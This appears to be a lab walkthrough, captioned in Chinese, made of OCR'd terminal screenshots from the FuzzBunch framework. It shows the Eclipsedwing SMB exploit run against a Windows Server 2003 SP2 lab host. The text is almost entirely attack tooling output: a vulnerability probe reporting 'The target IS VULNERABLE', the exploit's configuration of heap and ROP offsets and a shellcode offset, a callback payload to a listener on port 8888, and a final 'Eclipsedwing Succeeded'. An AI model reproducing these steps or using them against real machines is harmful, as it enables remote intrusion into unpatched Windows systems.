
```
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.43.150] :
[?] Destination Port [445] :
[+] (TCP) Local 192.168.43.150:445

[+] Configure Plugin Remote Tunnels


Module: Eclipsedwingtouch
=========================

Name               Value
----               -----
TargetIp           192.168.43.150
TargetPort         445
ServerName         *SMBSERVER
ClientName         *SMBCLIENT
NetworkTimeout     60
Protocol           SMB

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Running touch
[*] Initializing parameters
        [+] Parameter initialization complete
[*] Initializing network
[*] Creating launch socket
        [+] Setting username: NULL
        [+] Setting password: NULL
```




```
[*] Initializing network
[*] Creating launch socket
        [+] Setting username: NULL
        [+] Setting password: NULL
        [+] Target is 192.168.43.150:445
[+] Launch socket creation complete
        [+] Network initialization complete
[*] Building touch
[*] Building touch package
[*] Building PathName1
[*] PathName1 build complete
[*] Building PathName2
[*] PathName2 build complete
        [+] PathType - 0x1
        [+] Flags - 0x00000000
[*] Creating NetPathCompare request
[+] Creation of the NetPathCompare request complete
[+] Touch package build complete
        [+] Touch build complete
[*] Touching the target
        [+] Binding to RPC interface
        [+] Sending touch package
        [+] The target IS VULNERABLE
[+] Target touching complete
[+] Touch run complete
[*] Cleaning up the network
[+] Network clean up complete
[+] Eclipsedwingtouch Succeeded

[*] Exporting Contract To Exploit
[!] ECWI requires vulnerable target


[!] Enter Prompt Mode :: Eclipsedwing

Module: Eclipsedwing
====================

Name                 Value
----                 -----
```




```
Name                    Value
----                    -----
TargetIp                192.168.43.150
TargetPort
NetworkTimeout          60
CallbackIp              192.168.43.200
CallbackPort            0
CallbackLocalPort
Protocol                SMB
Payload                 Callback
Target                  W2K3SP2

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.43.150] :

[*]  TargetPort :: Port used by Netbios or SMB

[?] TargetPort [] : 445
[+] Set TargetPort => 445

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*]  Protocol :: Protocol to connect to target with

   *0) SMB      SMB over TCP
    1) NBT      Netbios over TCP

[?] Protocol [0] :

[*]  Payload :: Listen or Callback paylaod

   *0) Callback      Callback payload
    1) RPCReuse      RPC Proxy payload
```




```
   *0) Callback      Callback payload
    1) RPCReuse      RPC Proxy payload

[?] Payload [0] :

[*]  Target :: Operating System, Service Pack, and Language of target OS

    0) W2K          Windows 2000 All
    1) XPSP0        Windows XP, Service Pack 0
    2) XPSP1        Windows XP, Service Pack 1
    3) XPSP2        Windows XP, Service Pack 2
    4) XPSP3        Windows XP, Service Pack 3
    5) W2K3SP0      Windows 2003, Service Pack 0
    6) W2K3SP1      Windows 2003, Service Pack 1
   *7) W2K3SP2      Windows 2003, Service Pack 2

[?] Target [7] :

[*]  CallbackIp :: Callback IP address

[?] CallbackIp [192.168.43.200] :

[*]  CallbackPort :: Callback port

[?] CallbackPort [0] : 8888
[+] Set CallbackPort => 8888

[*]  CallbackLocalPort :: Local callback port

[?] CallbackLocalPort [] : 9999
[+] Set CallbackLocalPort => 9999


[!] Preparing to Execute Eclipsedwing
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.43.150] : _
```




```
[!] Preparing to Execute Eclipsedwing
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.43.150] :
[?] Destination Port [445] :
[+] (Tcp) Local 192.168.43.150:445

[+] Configure Plugin Remote Tunnels
[+] Remote Tunnel - remote-tunnel-1
[?] Listen IP [192.168.43.200] :
[?] Listen Port [8888] :
[+] (Tcp) Remote 192.168.43.200:8888


Module: Eclipsedwing
====================

Name                           Value
```




```
Module: Eclipsedwing
====================

Name                           Value

----                           -----

TargetIp                       192.168.43.150

TargetPort                     445

NetworkTimeout                 60

ClientName                     *SMBCLIENT

ServerName                     *SMBSERVER

CallbackIp                     192.168.43.200

CallbackPort                   8888

CallbackLocalPort              8888

PrefixLength                   184

BufferLength                   4000

ProcHandleOffset               8

ProcHandleOffset2              52

ProcHandleValue                4294967295

PtrRwSizeOffset                16

PtrRwSizeOffset2               60

ExeFlagsOffset                 20

ExeFlagsOffset2                64
```



```
ExeFlagsOffset2                64
ExeFlagsValue                  64
UnpatchedRetOffset             28
UnpatchedEcxOffset             32
PatchedEcxOffset               40
CommonRetOffset                36
LoadEaxPtrOffset               44
LoadEaxPtrOffset2              112
EaxPtrOffset                   48
AddEaxPtrEdxOffset             56
EbxToWriteableOffset           72
EbxPtrOffset                   84
MovHeapPtrToEcxOffset          88
EaxNegValOffset                132
MovEcxEspOffset                140
HeapRetAddrOffset              152
HeapRetAddrOffset2             32
HeapRetEbxOffset               104
HeapRetEbpOffset               136
```




```
HeapRetEbpOffset               136

HeapRetEsiOffset               64

PtrPtrHeapOffset               12

PtrPtrHeapOffset2              56

GetExecutionToBufferOffset     4

GetExecutionToBufferOffset2    48

WriteMemoryOffset              24

WriteMemoryOffset2             68

WriteMemoryOffset3             28

CallEcxOffset                  76

HeapRetEbxValue                2147353344

ShellcodeOffset                120

RsaenhBaseAddress              1744830464

UnpatchedRetValue              34080

CommonRetValue                 77703

InitialEcxValue                201408

LoadEaxPtrValue                37777

EaxPtrValue                    1744882756

AddEaxPtrEdxValue              130009

EbxToWriteableValue            131765

EbxPtrValue                    201412
```




```
EbxPtrValue                    201412

MovHeapPtrToEcxValue           151144

EaxNegValValue                 4294967088

MovEcxEspValue                 90236

HeapRetAddrValue               74979

HeapRetEbpValue                201416

PtrRet18Value                  27033

PtrRwSizeValue                 197742

PtrRwSizeValue2                198247

GetExecutionToBufferValue      68380

WriteMemoryValue               201408

CallEcxValue                   89960

NtAllocatePtr                  18

CallEaxRetValue                90209

GetStackPtr                    90276

SyscallVProtectValue           143

Protocol                       SMB

Payload                        Callback

Target                         W2K3SP2


[?] Execute Plugin? [Yes] :
```

一大段信息之后：




```
        [+] Callback complete
[*] Waiting for AuthCode from exploit
[*] Checking AuthCode
        [+] AuthCode check passed: Egg 0xfe0c5a58 : Generated 0xfe0c5a58
        [+] AuthCode check complete
[*] Exploit complete
[*] Cleaning up the network
        [+] Network clean up complete
[+] Eclipsedwing Succeeded

fb Exploit (Eclipsedwing) >
```

靶机上被建立的链接：



